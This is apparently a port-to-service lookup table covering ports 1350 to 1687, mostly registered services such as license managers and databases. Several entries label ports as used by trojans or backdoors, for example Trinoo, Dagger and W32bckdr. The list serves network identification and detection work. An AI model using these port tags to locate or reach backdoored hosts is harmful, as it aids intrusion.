1350	tcp	editbench	Registration Network Protocol
1350	udp	editbench	Registration Network Protocol
1351	tcp	equationbuilder	Digital Tool Works (MIT)
1351	udp	equationbuilder	Digital Tool Works (MIT)
1352	tcp	lotusnote	Lotus Note
1352	udp	lotusnote	Lotus Note
1353	tcp	relief	Relief Consulting
1353	udp	relief	Relief Consulting
1354	tcp	rightbrain	RightBrain Software
1354	udp	rightbrain	RightBrain Software
1355	tcp	intuitive-edge	Intuitive Edge
1355	udp	intuitive-edge	Intuitive Edge
1356	tcp	cuillamartin	CuillaMartin Company
1356	udp	cuillamartin	CuillaMartin Company
1357	tcp	pegboard	Electronic PegBoard
1357	udp	pegboard	Electronic PegBoard
1358	tcp	connlcli	CONNLCli
1358	udp	connlcli	CONNLCli

1359	tcp	ftsrv	FTSRV
1359	udp	ftsrv	FTSRV
1360	tcp	mimer	MIMER
1360	udp	mimer	MIMER
1361	tcp	linx	LinX
1361	udp	linx	LinX
1362	tcp	timeflies	TimeFlies
1362	udp	timeflies	TimeFlies
1363	tcp	ndm-requester	Network DataMover Requester
1363	udp	ndm-requester	Network DataMover Requester
1364	tcp	ndm-server	Network DataMover Server
1364	udp	ndm-server	Network DataMover Server
1365	tcp	adapt-sna	Network Software Associates
1365	udp	adapt-sna	Network Software Associates
1366	tcp	netware-csp	Novell NetWare Comm Service Platform
1366	udp	netware-csp	Novell NetWare Comm Service Platform
1367	tcp	dcs	DCS
1367	udp	dcs	DCS
1368	tcp	screencast	ScreenCast
1368	udp	screencast	ScreenCast
1369	tcp	gv-us	GlobalView to Unix Shell
1369	udp	gv-us	GlobalView to Unix Shell
1370	tcp	us-gv	Unix Shell to GlobalView
1370	udp	us-gv	Unix Shell to GlobalView
1371	tcp	fc-cli	Fujitsu Config Protocol
1371	udp	fc-cli	Fujitsu Config Protocol
1372	tcp	fc-ser	Fujitsu Config Protocol
1372	udp	fc-ser	Fujitsu Config Protocol
1373	tcp	chromagrafx	Chromagrafx
1373	udp	chromagrafx	Chromagrafx
1374	tcp	molly	EPI Software Systems
1374	udp	molly	EPI Software Systems
1375	tcp	bytex	Bytex
1375	udp	bytex	Bytex
1376	tcp	ibm-pps	IBM Person to Person Software
1376	udp	ibm-pps	IBM Person to Person Software
1377	tcp	cichlid	Cichlid License Manager
1377	udp	cichlid	Cichlid License Manager

1378	tcp	elan	Elan License Manager
1378	udp	elan	Elan License Manager
1379	tcp	dbreporter	Integrity Solutions
1379	udp	dbreporter	Integrity Solutions
1380	tcp	telesis-licman	Telesis Network License Manager
1380	udp	telesis-licman	Telesis Network License Manager
1381	tcp	apple-licman	Apple Network License Manager
1381	udp	apple-licman	Apple Network License Manager
1382	tcp	udt_os	udt_os
1382	udp	udt_os	udt_os
1383	tcp	gwha	GW Hannaway Network License Manager
1383	udp	gwha	GW Hannaway Network License Manager
1384	tcp	os-licman	Objective Solutions License Manager
1384	udp	os-licman	Objective Solutions License Manager
1385	tcp	atex_elmd	Atex Publishing License Manager
1385	udp	atex_elmd	Atex Publishing License Manager
1386	tcp	checksum	CheckSum License Manager
1386	tcp	Dagger	[trojan] Dagger
1386	udp	checksum	CheckSum License Manager
1387	tcp	cadsi-lm	Computer Aided Design Software Inc LM
1387	udp	cadsi-lm	Computer Aided Design Software Inc LM
1388	tcp	objective-dbc	Objective Solutions DataBase Cache
1388	udp	objective-dbc	Objective Solutions DataBase Cache
1389	tcp	iclpv-dm	Document Manager
1389	udp	iclpv-dm	Document Manager
1390	tcp	iclpv-sc	Storage Controller
1390	udp	iclpv-sc	Storage Controller
1391	tcp	iclpv-sas	Storage Access Server
1391	udp	iclpv-sas	Storage Access Server
1392	tcp	iclpv-pm	Print Manager
1392	udp	iclpv-pm	Print Manager
1393	tcp	iclpv-nls	Network Log Server
1393	udp	iclpv-nls	Network Log Server
1394	tcp	iclpv-nlc	Network Log Client
1394	udp	iclpv-nlc	Network Log Client
1394	tcp	GoFriller	[trojan] GoFriller
1395	tcp	iclpv-wsm	PC Workstation Manager software
1395	udp	iclpv-wsm	PC Workstation Manager software

1396	tcp	dvl-activemail		DVL Active Mail
1396	udp	dvl-activemail		DVL Active Mail
1397	tcp	audio-activmail		Audio Active Mail
1397	udp	audio-activmail		Audio Active Mail
1398	tcp	video-activmail		Video Active Mail
1398	udp	video-activmail		Video Active Mail
1399	tcp	cadkey-licman		Cadkey License Manager
1399	udp	cadkey-licman		Cadkey License Manager
1400	tcp	cadkey-tablet		Cadkey Tablet Daemon
1400	udp	cadkey-tablet		Cadkey Tablet Daemon
1401	tcp	goldleaf-licman		Goldleaf License Manager
1401	udp	goldleaf-licman		Goldleaf License Manager
1402	tcp	prm-sm-np		Prospero Resource Manager
1402	udp	prm-sm-np		Prospero Resource Manager
1403	tcp	prm-nm-np		Prospero Resource Manager
1403	udp	prm-nm-np		Prospero Resource Manager
1404	tcp	igi-lm		Infinite Graphics License Manager
1404	udp	igi-lm		Infinite Graphics License Manager
1405	tcp	ibm-res		IBM Remote Execution Starter
1405	udp	ibm-res		IBM Remote Execution Starter
1406	tcp	netlabs-lm		NetLabs License Manager
1406	udp	netlabs-lm		NetLabs License Manager
1407	tcp	dbsa-lm		DBSA License Manager
1407	udp	dbsa-lm		DBSA License Manager
1408	tcp	sophia-lm		Sophia License Manager
1408	udp	sophia-lm		Sophia License Manager
1409	tcp	here-lm	Here	License Manager
1409	udp	here-lm	Here	License Manager
1410	tcp	hiq		HiQ License Manager
1410	udp	hiq		HiQ License Manager
1411	tcp	af		AudioFile
1411	udp	af		AudioFile
1412	tcp	innosys		InnoSys
1412	udp	innosys		InnoSys
1413	tcp	innosys-acl		InnoSys-ACL
1413	udp	innosys-acl		InnoSys-ACL
1414	tcp	ibm-mqseries		IBM MQSeries
1414	udp	ibm-mqseries		IBM MQSeries

1415	tcp	dbstar	DBStar
1415	udp	dbstar	DBStar
1416	tcp	novell-lu6.2	Novell LU6.2
1416	udp	novell-lu6.2	Novell LU6.2
1417	tcp	timbuktu-srv1	Timbuktu Service 1 Port
1417	udp	timbuktu-srv1	Timbuktu Service 1 Port
1418	tcp	timbuktu-srv2	Timbuktu Service 2 Port
1418	udp	timbuktu-srv2	Timbuktu Service 2 Port
1419	tcp	timbuktu-srv3	Timbuktu Service 3 Port
1419	udp	timbuktu-srv3	Timbuktu Service 3 Port
1420	tcp	timbuktu-srv4	Timbuktu Service 4 Port
1420	udp	timbuktu-srv4	Timbuktu Service 4 Port
1421	tcp	gandalf-lm	Gandalf License Manager
1421	udp	gandalf-lm	Gandalf License Manager
1422	tcp	autodesk-lm	Autodesk License Manager
1422	udp	autodesk-lm	Autodesk License Manager
1423	tcp	essbase	Essbase Arbor Software
1423	udp	essbase	Essbase Arbor Software
1424	tcp	hybrid	Hybrid Encryption Protocol
1424	udp	hybrid	Hybrid Encryption Protocol
1425	tcp	zion-lm	Zion Software License Manager
1425	udp	zion-lm	Zion Software License Manager
1426	tcp	sais	Satellite-data Acquisition System 1
1426	udp	sais	Satellite-data Acquisition System 1
1427	tcp	mloadd	mloadd monitoring tool
1427	udp	mloadd	mloadd monitoring tool
1428	tcp	informatik-lm	Informatik License Manager
1428	udp	informatik-lm	Informatik License Manager
1429	tcp	nms	Hypercom NMS
1429	udp	nms	Hypercom NMS
1430	tcp	tpdu	Hypercom TPDU
1430	udp	tpdu	Hypercom TPDU
1431	tcp	rgtp	Reverse Gossip Transport
1431	udp	rgtp	Reverse Gossip Transport
1432	tcp	blueberry-lm	Blueberry Software License Manager
1432	udp	blueberry-lm	Blueberry Software License Manager
1433	tcp	ms-sql-s	Microsoft-SQL-Server
1433	udp	ms-sql-s	Microsoft-SQL-Server

1434	tcp	ms-sql-m	Microsoft-SQL-Monitor
1434	udp	ms-sql-m	Microsoft-SQL-Monitor
1435	tcp	ibm-cics	IBM CICS
1435	udp	ibm-cics	IBM CICS
1436	tcp	saism	Satellite-data Acquisition System 2
1436	udp	saism	Satellite-data Acquisition System 2
1437	tcp	tabula	Tabula
1437	udp	tabula	Tabula
1438	tcp	eicon-server	Eicon Security Agent Server
1438	udp	eicon-server	Eicon Security Agent Server
1439	tcp	eicon-x25	Eicon X25 SNA Gateway
1439	udp	eicon-x25	Eicon X25 SNA Gateway
1440	tcp	eicon-slp	Eicon Service Location Protocol
1440	udp	eicon-slp	Eicon Service Location Protocol
1441	tcp	cadis-1	Cadis License Management
1441	udp	cadis-1	Cadis License Management
1441	tcp	RemoteStorm	[trojan] Remote Storm
1442	tcp	cadis-2	Cadis License Management
1442	udp	cadis-2	Cadis License Management
1443	tcp	ies-lm	Integrated Engineering Software
1443	udp	ies-lm	Integrated Engineering Software
1444	tcp	marcam-lm	Marcam License Management
1444	udp	marcam-lm	Marcam License Management
1445	tcp	proxima-lm	Proxima License Manager
1445	udp	proxima-lm	Proxima License Manager
1446	tcp	ora-lm	Optical Research Associates License Manager
1446	udp	ora-lm	Optical Research Associates License Manager
1447	tcp	apri-lm	Applied Parallel Research LM
1447	udp	apri-lm	Applied Parallel Research LM
1448	tcp	oc-lm	OpenConnect License Manager
1448	udp	oc-lm	OpenConnect License Manager
1449	tcp	peport	PEport
1449	udp	peport	PEport
1450	tcp	dwf	Tandem Distributed Workbench Facility
1450	udp	dwf	Tandem Distributed Workbench Facility
1451	tcp	infoman	IBM Information Management
1451	udp	infoman	IBM Information Management
1452	tcp	gtegsc-lm	GTE Government Systems License Man

1452	udp	gtegsc-lm	GTE Government Systems License Man
1453	tcp	genie-lm	Genie License Manager
1453	udp	genie-lm	Genie License Manager
1454	tcp	interhdl_lmld	interHDL License Manager
1454	udp	interhdl_lmld	interHDL License Manager
1455	tcp	esl-lm	ESL License Manager
1455	udp	esl-lm	ESL License Manager
1456	tcp	dca	DCA
1456	udp	dca	DCA
1457	tcp	valisys-lm	Valisys License Manager
1457	udp	valisys-lm	Valisys License Manager
1458	tcp	nrcabq-lm	Nichols Research Corp.
1458	udp	nrcabq-lm	Nichols Research Corp.
1459	tcp	proshare1	Proshare Notebook Application
1459	udp	proshare1	Proshare Notebook Application
1460	tcp	proshare2	Proshare Notebook Application
1460	udp	proshare2	Proshare Notebook Application
1461	tcp	ibm_wrless_lan	IBM Wireless LAN
1461	udp	ibm_wrless_lan	IBM Wireless LAN
1462	tcp	world-lm	World License Manager
1462	udp	world-lm	World License Manager
1463	tcp	nucleus	Nucleus
1463	udp	nucleus	Nucleus
1464	tcp	msl_lmld	MSL License Manager
1464	udp	msl_lmld	MSL License Manager
1465	tcp	pipes	Pipes Platform
1465	udp	pipes	Pipes Platform
1466	tcp	oceansoft-lm	Ocean Software License Manager
1466	udp	oceansoft-lm	Ocean Software License Manager
1467	tcp	csdmbase	CSDMBASE
1467	udp	csdmbase	CSDMBASE
1468	tcp	csdm	CSDM
1468	udp	csdm	CSDM
1469	tcp	aal-lm	Active Analysis Limited License Manager
1469	udp	aal-lm	Active Analysis Limited License Manager
1470	tcp	uaiact	Universal Analytics
1470	udp	uaiact	Universal Analytics
1471	tcp	csdmbase	CSDMBASE

1471	udp	csdmbase	CSDMBASE
1472	tcp	csdm	CSDM
1472	udp	csdm	CSDM
1473	tcp	openmath	OpenMath
1473	udp	openmath	OpenMath
1474	tcp	telefinder	Telefinder
1474	udp	telefinder	Telefinder
1475	tcp	taligent-lm	Taligent License Manager
1475	udp	taligent-lm	Taligent License Manager
1476	tcp	clvm-cfg	clvm-cfg
1476	udp	clvm-cfg	clvm-cfg
1477	tcp	ms-sna-server	ms-sna-server
1477	udp	ms-sna-server	ms-sna-server
1478	tcp	ms-sna-base	ms-sna-base
1478	udp	ms-sna-base	ms-sna-base
1479	tcp	dberegister	dberegister
1479	udp	dberegister	dberegister
1480	tcp	pacerforum	PacerForum
1480	udp	pacerforum	PacerForum
1481	tcp	airs	AIRS
1481	udp	airs	AIRS
1482	tcp	miteksys-lm	Miteksys License Manager
1482	udp	miteksys-lm	Miteksys License Manager
1483	tcp	afs	AFS License Manager
1483	udp	afs	AFS License Manager
1484	tcp	confluent	Confluent License Manager
1484	udp	confluent	Confluent License Manager
1485	tcp	lansource	LANSource
1485	udp	lansource	LANSource
1486	tcp	nms_topo_serv	nms_topo_serv
1486	udp	nms_topo_serv	nms_topo_serv
1487	tcp	localinfosrvr	LocalInfoSrvr
1487	udp	localinfosrvr	LocalInfoSrvr
1488	tcp	docstor	DocStor
1488	udp	docstor	DocStor
1489	tcp	dmdocbroker	dmdocbroker
1489	udp	dmdocbroker	dmdocbroker
1490	tcp	insitu-conf	insitu-conf

1490	udp	insitu-conf	insitu-conf
1491	tcp	anynetgateway	anynetgateway
1491	udp	anynetgateway	anynetgateway
1492	tcp	stone-design-1	stone-design-1
1492	udp	stone-design-1	stone-design-1
1492	tcp	FTP99CMP	[trojan] FTP99CMP
1493	tcp	netmap_lm	netmap_lm
1493	udp	netmap_lm	netmap_lm
1494	tcp	citrix-ica	ica
1494	udp	citrix-ica	ica
1494	tcp	winframe	WinFrame server
1495	tcp	cvc	cvc
1495	udp	cvc	cvc
1496	tcp	liberty-lm	liberty-lm
1496	udp	liberty-lm	liberty-lm
1497	tcp	rfx-lm	rfx-lm
1497	udp	rfx-lm	rfx-lm
1498	tcp	sybase-sqlany	Sybase SQL Any
1498	udp	sybase-sqlany	Sybase SQL Any
1498	tcp	watcom-sql	watcom-sql
1498	udp	watcom-sql	watcom-sql
1499	tcp	fhc	Federico Heinz Consultora
1499	udp	fhc	Federico Heinz Consultora
1500	tcp	vlsi-lm	VLSI License Manager
1500	udp	vlsi-lm	VLSI License Manager
1501	tcp	saiscm	Satellite-data Acquisition System 3
1501	udp	saiscm	Satellite-data Acquisition System 3
1502	tcp	shivadiscovery	Shiva
1502	udp	shivadiscovery	Shiva
1503	tcp	imtc-mcs	Databeam
1503	tcp	Netmeeting	Microsoft Netmeeting
1503	udp	imtc-mcs	Databeam
1504	tcp	evb-elm	EVB Software Engineering License Manager
1504	udp	evb-elm	EVB Software Engineering License Manager
1505	tcp	funkproxy	Funk Software Inc.
1505	udp	funkproxy	Funk Software Inc.
1506	tcp	utcd	Universal Time daemon (utcd)
1506	udp	utcd	Universal Time daemon (utcd)

1507	tcp	symplex	symplex
1507	udp	symplex	symplex
1508	tcp	diagmond	diagmond
1508	udp	diagmond	diagmond
1509	tcp	robcad-lm	Robcad Ltd. License Manager
1509	udp	robcad-lm	Robcad Ltd. License Manager
1509	tcp	PsyberStreamingServer	[trojan] Psyber Streaming Server
1510	tcp	mvx-lm	Midland Valley Exploration Ltd. Lic. Man.
1510	udp	mvx-lm	Midland Valley Exploration Ltd. Lic. Man.
1511	tcp	3l-l1	3l-l1
1511	udp	3l-l1	3l-l1
1512	tcp	wins	Microsoft's Windows Internet Name Service
1512	udp	wins	Microsoft's Windows Internet Name Service
1513	tcp	fujitsu-dtc	Fujitsu Systems Business of America Inc
1513	udp	fujitsu-dtc	Fujitsu Systems Business of America Inc
1514	tcp	fujitsu-dtcns	Fujitsu Systems Business of America Inc
1514	udp	fujitsu-dtcns	Fujitsu Systems Business of America Inc
1515	tcp	ifor-protocol	ifor-protocol
1515	udp	ifor-protocol	ifor-protocol
1516	tcp	vpad	Virtual Places Audio data
1516	udp	vpad	Virtual Places Audio data
1517	tcp	vpac	Virtual Places Audio control
1517	udp	vpac	Virtual Places Audio control
1518	tcp	vpvd	Virtual Places Video data
1518	udp	vpvd	Virtual Places Video data
1519	tcp	vpvc	Virtual Places Video control
1519	udp	vpvc	Virtual Places Video control
1520	tcp	atm-zip-office	atm zip office
1520	udp	atm-zip-office	atm zip office
1521	tcp	ncube-lm	nCube License Manager
1521	tcp	oracle	Oracle 8 SQL (default)
1521	tcp	oracle-tns	TNS Listener
1521	udp	ncube-lm	nCube License Manager
1522	tcp	ricardo-lm	Ricardo North America License Manager
1522	udp	ricardo-lm	Ricardo North America License Manager
1523	tcp	cichild-lm	cichild-lm
1523	udp	cichild-lm	cichild-lm
1524	tcp	ingreslock	ingres

1524	udp	ingreslock	ingres
1524	tcp	Trinoo	[trojan] Trinoo
1525	tcp	orasrv	oracle
1525	tcp	prospero-np	Prospero Directory Service non-priv
1525	udp	prospero-np	Prospero Directory Service non-priv
1525	udp	orasrv	oracle
1526	tcp	pdap-np	Prospero Data Access Prot non-priv
1526	udp	pdap-np	Prospero Data Access Prot non-priv
1527	tcp	tlisrv	oracle
1527	udp	tlisrv	oracle
1528	tcp	mciautoreg	mciautoreg
1528	udp	mciautoreg	mciautoreg
1529	tcp	support	prmsd gnatsd cygnus bug tracker
1529	tcp	coauthor	oracle
1529	udp	coauthor	oracle
1530	tcp	rap-service	rap-service
1530	udp	rap-service	rap-service
1531	tcp	rap-listen	rap-listen
1531	udp	rap-listen	rap-listen
1532	tcp	microconnect	microconnect
1532	udp	microconnect	microconnect
1533	tcp	virtual-places	Virtual Places Software
1533	udp	virtual-places	Virtual Places Software
1534	tcp	micromuse-lm	micromuse-lm
1534	udp	micromuse-lm	micromuse-lm
1535	tcp	ampr-info	ampr-info
1535	udp	ampr-info	ampr-info
1536	tcp	ampr-inter	ampr-inter
1536	udp	ampr-inter	ampr-inter
1536	tcp	W32bckdr	W32bckdr - Open Source Windows backdoor
1537	tcp	sdsc-lm	isi-lm
1537	udp	sdsc-lm	isi-lm
1538	tcp	3ds-lm	3ds-lm
1538	udp	3ds-lm	3ds-lm
1539	tcp	intellistor-lm	Intellistor License Manager
1539	udp	intellistor-lm	Intellistor License Manager
1540	tcp	rds	rds
1540	udp	rds	rds

1541	tcp	rds2	rds2
1541	udp	rds2	rds2
1542	tcp	gridgen-elmd	gridgen-elmd
1542	udp	gridgen-elmd	gridgen-elmd
1543	tcp	simba-cs	simba-cs
1543	udp	simba-cs	simba-cs
1544	tcp	aspeclmd	aspeclmd
1544	udp	aspeclmd	aspeclmd
1545	tcp	vistium-share	vistium-share
1545	udp	vistium-share	vistium-share
1546	tcp	abbaccuray	abbaccuray
1546	udp	abbaccuray	abbaccuray
1547	tcp	laplink	laplink
1547	udp	laplink	laplink
1548	tcp	axon-lm	Axon License Manager
1548	udp	axon-lm	Axon License Manager
1549	tcp	shivahose	Shiva Hose
1549	udp	shivasound	Shiva Sound
1550	tcp	3m-image-lm	Image Storage license manager 3M Company
1550	udp	3m-image-lm	Image Storage license manager 3M Company
1551	tcp	hecmtl-db	HECMTL-DB
1551	udp	hecmtl-db	HECMTL-DB
1552	tcp	pciarray	pciarray
1552	udp	pciarray	pciarray
1553	tcp	sna-cs	sna-cs
1553	udp	sna-cs	sna-cs
1554	tcp	caci-lm	CACI Products Company License Manager
1554	udp	caci-lm	CACI Products Company License Manager
1555	tcp	livelan	livelan
1555	udp	livelan	livelan
1556	tcp	ashwin	AshWin CI Tecnologies
1556	udp	ashwin	AshWin CI Tecnologies
1557	tcp	arbortext-lm	ArborText License Manager
1557	udp	arbortext-lm	ArborText License Manager
1558	tcp	xingmpeg	xingmpeg
1558	udp	xingmpeg	xingmpeg
1559	tcp	web2host	web2host
1559	udp	web2host	web2host

1560	tcp	ascii-val	ascii-val
1560	udp	ascii-val	ascii-val
1561	tcp	facilityview	facilityview
1561	udp	facilityview	facilityview
1562	tcp	pconnectmgr	pconnectmgr
1562	udp	pconnectmgr	pconnectmgr
1563	tcp	cadabra-lm	Cadabra License Manager
1563	udp	cadabra-lm	Cadabra License Manager
1564	tcp	pay-per-view	Pay-Per-View
1564	udp	pay-per-view	Pay-Per-View
1565	tcp	winddlb	WinDD
1565	udp	winddlb	WinDD
1566	tcp	corelvideo	CORELVIDEO
1566	udp	corelvideo	CORELVIDEO
1567	tcp	jlicelmd	jlicelmd
1567	udp	jlicelmd	jlicelmd
1568	tcp	tsspmap	tsspmap
1568	udp	tsspmap	tsspmap
1568	tcp	RemoteHack	[trojan] Remote Hack
1569	tcp	ets	ets
1569	udp	ets	ets
1570	tcp	orbixd	Orbix
1570	udp	orbixd	Orbix
1571	tcp	rdb-dbs-disp	Oracle Remote Data Base
1571	udp	rdb-dbs-disp	Oracle Remote Data Base
1572	tcp	chip-lm	Chipcom License Manager
1572	udp	chip-lm	Chipcom License Manager
1573	tcp	itscomm-ns	itscomm-ns
1573	udp	itscomm-ns	itscomm-ns
1574	tcp	mvel-lm	mvel-lm
1574	udp	mvel-lm	mvel-lm
1575	tcp	oraclenames	oraclenames
1575	udp	oraclenames	oraclenames
1576	tcp	moldflow-lm	moldflow-lm
1576	udp	moldflow-lm	moldflow-lm
1577	tcp	hypercube-lm	hypercube-lm
1577	udp	hypercube-lm	hypercube-lm
1578	tcp	jacobus-lm	Jacobus License Manager

1578	udp	jacobus-lm	Jacobus License Manager
1579	tcp	ioc-sea-lm	ioc-sea-lm
1579	udp	ioc-sea-lm	ioc-sea-lm
1580	tcp	tn-tl-r1	tn-tl-r1
1580	udp	tn-tl-r2	tn-tl-r2
1581	tcp	mil-2045-47001	MIL-2045-47001
1581	udp	mil-2045-47001	MIL-2045-47001
1582	tcp	msims	MSIMS
1582	udp	msims	MSIMS
1583	tcp	simbaexpress	simbaexpress
1583	udp	simbaexpress	simbaexpress
1584	tcp	tn-tl-fd2	tn-tl-fd2
1584	udp	tn-tl-fd2	tn-tl-fd2
1585	tcp	intv	intv
1585	udp	intv	intv
1586	tcp	ibm-abtact	ibm-abtact
1586	udp	ibm-abtact	ibm-abtact
1587	tcp	pra_elmd	pra_elmd
1587	udp	pra_elmd	pra_elmd
1588	tcp	triquet-lm	triquet-lm
1588	udp	triquet-lm	triquet-lm
1589	tcp	vqp	VQP
1589	udp	vqp	VQP
1590	tcp	gemini-lm	gemini-lm
1590	udp	gemini-lm	gemini-lm
1591	tcp	ncpm-pm	ncpm-pm
1591	udp	ncpm-pm	ncpm-pm
1592	tcp	commonspace	commonspace
1592	udp	commonspace	commonspace
1593	tcp	mainsoft-lm	mainsoft-lm
1593	udp	mainsoft-lm	mainsoft-lm
1594	tcp	sixtrak	sixtrak
1594	udp	sixtrak	sixtrak
1595	tcp	radio	radio
1595	udp	radio	radio
1596	tcp	radio-sm	radio-sm
1596	udp	radio-bc	radio-bc
1597	tcp	orbplus-iiop	orbplus-iiop

1597	udp	orbplus-iiop	orbplus-iiop
1598	tcp	picknfs	picknfs
1598	udp	picknfs	picknfs
1599	tcp	simbaservices	simbaservices
1599	udp	simbaservices	simbaservices
1600	tcp	issd	issd
1600	udp	issd	issd
1600	tcp	DirectConnection	[trojan] Direct Connection
1600	tcp	ShivkaBurka	[trojan] Shivka-Burka
1601	tcp	aas	aas
1601	udp	aas	aas
1602	tcp	inspect	inspect
1602	udp	inspect	inspect
1603	tcp	picodbc	pickodbc
1603	udp	picodbc	pickodbc
1604	tcp	icabrowser	icabrowser
1604	udp	icabrowser	icabrowser
1605	tcp	slp	Salutation Manager (Salutation Protocol)
1605	udp	slp	Salutation Manager (Salutation Protocol)
1606	tcp	slm-api	Salutation Manager (SLM-API)
1606	udp	slm-api	Salutation Manager (SLM-API)
1607	tcp	stt	stt
1607	udp	stt	stt
1608	tcp	smart-lm	Smart Corp. License Manager
1608	udp	smart-lm	Smart Corp. License Manager
1609	tcp	isysg-lm	isysg-lm
1609	udp	isysg-lm	isysg-lm
1610	tcp	taurus-wh	taurus-wh
1610	udp	taurus-wh	taurus-wh
1611	tcp	ill	Inter Library Loan
1611	udp	ill	Inter Library Loan
1612	tcp	netbill-trans	NetBill Transaction Server
1612	udp	netbill-trans	NetBill Transaction Server
1613	tcp	netbill-keyrep	NetBill Key Repository
1613	udp	netbill-keyrep	NetBill Key Repository
1614	tcp	netbill-cred	NetBill Credential Server
1614	udp	netbill-cred	NetBill Credential Server
1615	tcp	netbill-auth	NetBill Authorization Server

1615	udp	netbill-auth	NetBill Authorization Server
1616	tcp	netbill-prod	NetBill Product Server
1616	udp	netbill-prod	NetBill Product Server
1617	tcp	nimrod-agent	Nimrod Inter-Agent Communication
1617	udp	nimrod-agent	Nimrod Inter-Agent Communication
1618	tcp	skytelnet	skytelnet
1618	udp	skytelnet	skytelnet
1619	tcp	xs-openstorage	xs-openstorage
1619	udp	xs-openstorage	xs-openstorage
1620	tcp	faxportwinport	faxportwinport
1620	udp	faxportwinport	faxportwinport
1621	tcp	softdataphone	softdataphone
1621	udp	softdataphone	softdataphone
1622	tcp	ontime	ontime
1622	udp	ontime	ontime
1623	tcp	jaleosnd	jaleosnd
1623	udp	jaleosnd	jaleosnd
1624	tcp	udp-sr-port	udp-sr-port
1624	udp	udp-sr-port	udp-sr-port
1625	tcp	svs-omagent	svs-omagent
1625	udp	svs-omagent	svs-omagent
1626	tcp	shockwave	Shockwave
1626	udp	shockwave	Shockwave
1627	tcp	t128-gateway	T.128 Gateway
1627	udp	t128-gateway	T.128 Gateway
1628	tcp	lontalk-norm	LonTalk normal
1628	udp	lontalk-norm	LonTalk normal
1629	tcp	lontalk-urgnt	LonTalk urgent
1629	udp	lontalk-urgnt	LonTalk urgent
1630	tcp	oraclenet8cman	Oracle Net8 Cman
1630	udp	oraclenet8cman	Oracle Net8 Cman
1631	tcp	visitview	Visit view
1631	udp	visitview	Visit view
1632	tcp	pammratc	PAMMRATC
1632	udp	pammratc	PAMMRATC
1633	tcp	pammrpc	PAMMRPC
1633	udp	pammrpc	PAMMRPC
1634	tcp	loaprobe	Log On America Probe

1634	udp	loaprobe	Log On America Probe
1635	tcp	edb-server1	EDB Server 1
1635	udp	edb-server1	EDB Server 1
1636	tcp	cncp	CableNet Control Protocol
1636	udp	cncp	CableNet Control Protocol
1637	tcp	cnap	CableNet Admin Protocol
1637	udp	cnap	CableNet Admin Protocol
1638	tcp	cnip	CableNet Info Protocol
1638	udp	cnip	CableNet Info Protocol
1639	tcp	cert-initiator	cert-initiator
1639	udp	cert-initiator	cert-initiator
1640	tcp	cert-responder	cert-responder
1640	udp	cert-responder	cert-responder
1641	tcp	invision	InVision
1641	udp	invision	InVision
1642	tcp	isis-am	isis-am
1642	udp	isis-am	isis-am
1643	tcp	isis-ambc	isis-ambc
1643	udp	isis-ambc	isis-ambc
1644	tcp	saiseh	Satellite-data Acquisition System 4
1645	tcp	datametrics	datametrics
1645	udp	datametrics	datametrics
1645	udp	radius	radius authentication
1646	tcp	sa-msg-port	sa-msg-port
1646	udp	radacct	radius accounting
1646	udp	sa-msg-port	sa-msg-port
1647	tcp	rsap	rsap
1647	udp	rsap	rsap
1648	tcp	concurrent-lm	concurrent-lm
1648	udp	concurrent-lm	concurrent-lm
1649	tcp	kermi	kermi
1649	udp	kermi	kermi
1650	tcp	nkd	nkd
1650	udp	nkd	nkd
1651	tcp	shiva_confsvr	shiva_confsvr
1651	udp	shiva_confsvr	shiva_confsvr
1652	tcp	xnmp	xnmp
1652	udp	xnmp	xnmp

1653	tcp	alphatech-lm	alphatech-lm
1653	udp	alphatech-lm	alphatech-lm
1654	tcp	stargatealerts	stargatealerts
1654	udp	stargatealerts	stargatealerts
1655	tcp	dec-mbadmin	dec-mbadmin
1655	udp	dec-mbadmin	dec-mbadmin
1656	tcp	dec-mbadmin-h	dec-mbadmin-h
1656	udp	dec-mbadmin-h	dec-mbadmin-h
1657	tcp	fujitsu-mmpdc	fujitsu-mmpdc
1657	udp	fujitsu-mmpdc	fujitsu-mmpdc
1658	tcp	sixnetudr	sixnetudr
1658	udp	sixnetudr	sixnetudr
1659	tcp	sg-lm	Silicon Grail License Manager
1659	udp	sg-lm	Silicon Grail License Manager
1660	tcp	skip-mc-gikreq	skip-mc-gikreq
1660	udp	skip-mc-gikreq	skip-mc-gikreq
1661	tcp	netview-aix-1	netview-aix-1
1661	udp	netview-aix-1	netview-aix-1
1662	tcp	netview-aix-2	netview-aix-2
1662	udp	netview-aix-2	netview-aix-2
1663	tcp	netview-aix-3	netview-aix-3
1663	udp	netview-aix-3	netview-aix-3
1664	tcp	netview-aix-4	netview-aix-4
1664	udp	netview-aix-4	netview-aix-4
1665	tcp	netview-aix-5	netview-aix-5
1665	udp	netview-aix-5	netview-aix-5
1666	tcp	netview-aix-6	netview-aix-6
1666	udp	netview-aix-6	netview-aix-6
1667	tcp	netview-aix-7	netview-aix-7
1667	udp	netview-aix-7	netview-aix-7
1668	tcp	netview-aix-8	netview-aix-8
1668	udp	netview-aix-8	netview-aix-8
1669	tcp	netview-aix-9	netview-aix-9
1669	udp	netview-aix-9	netview-aix-9
1670	tcp	netview-aix-10	netview-aix-10
1670	udp	netview-aix-10	netview-aix-10
1671	tcp	netview-aix-11	netview-aix-11
1671	udp	netview-aix-11	netview-aix-11

1672	tcp	netview-aix-12	netview-aix-12
1672	udp	netview-aix-12	netview-aix-12
1673	tcp	proshare-mc-1	Intel Proshare Multicast
1673	udp	proshare-mc-1	Intel Proshare Multicast
1674	tcp	proshare-mc-2	Intel Proshare Multicast
1674	udp	proshare-mc-2	Intel Proshare Multicast
1675	tcp	pdp	Pacific Data Products
1675	udp	pdp	Pacific Data Products
1676	tcp	netcomm1	netcomm1
1676	udp	netcomm2	netcomm2
1677	tcp	groupwise	groupwise
1677	udp	groupwise	groupwise
1678	tcp	prolink	prolink
1678	udp	prolink	prolink
1679	tcp	darcorp-lm	darcorp-lm
1679	udp	darcorp-lm	darcorp-lm
1680	tcp	carboncopy	Carbon Copy
1680	tcp	microcom-sbp	microcom-sbp
1680	udp	microcom-sbp	microcom-sbp
1681	tcp	sd-elmd	sd-elmd
1681	udp	sd-elmd	sd-elmd
1682	tcp	lanyon-lantern	lanyon-lantern
1682	udp	lanyon-lantern	lanyon-lantern
1683	tcp	ncpm-hip	ncpm-hip
1683	udp	ncpm-hip	ncpm-hip
1684	tcp	snaresecure	SnareSecure
1684	udp	snaresecure	SnareSecure
1685	tcp	n2nremote	n2nremote
1685	udp	n2nremote	n2nremote
1686	tcp	cvmon	cvmon
1686	udp	cvmon	cvmon
1687	tcp	nsjtp-ctrl	nsjtp-ctrl
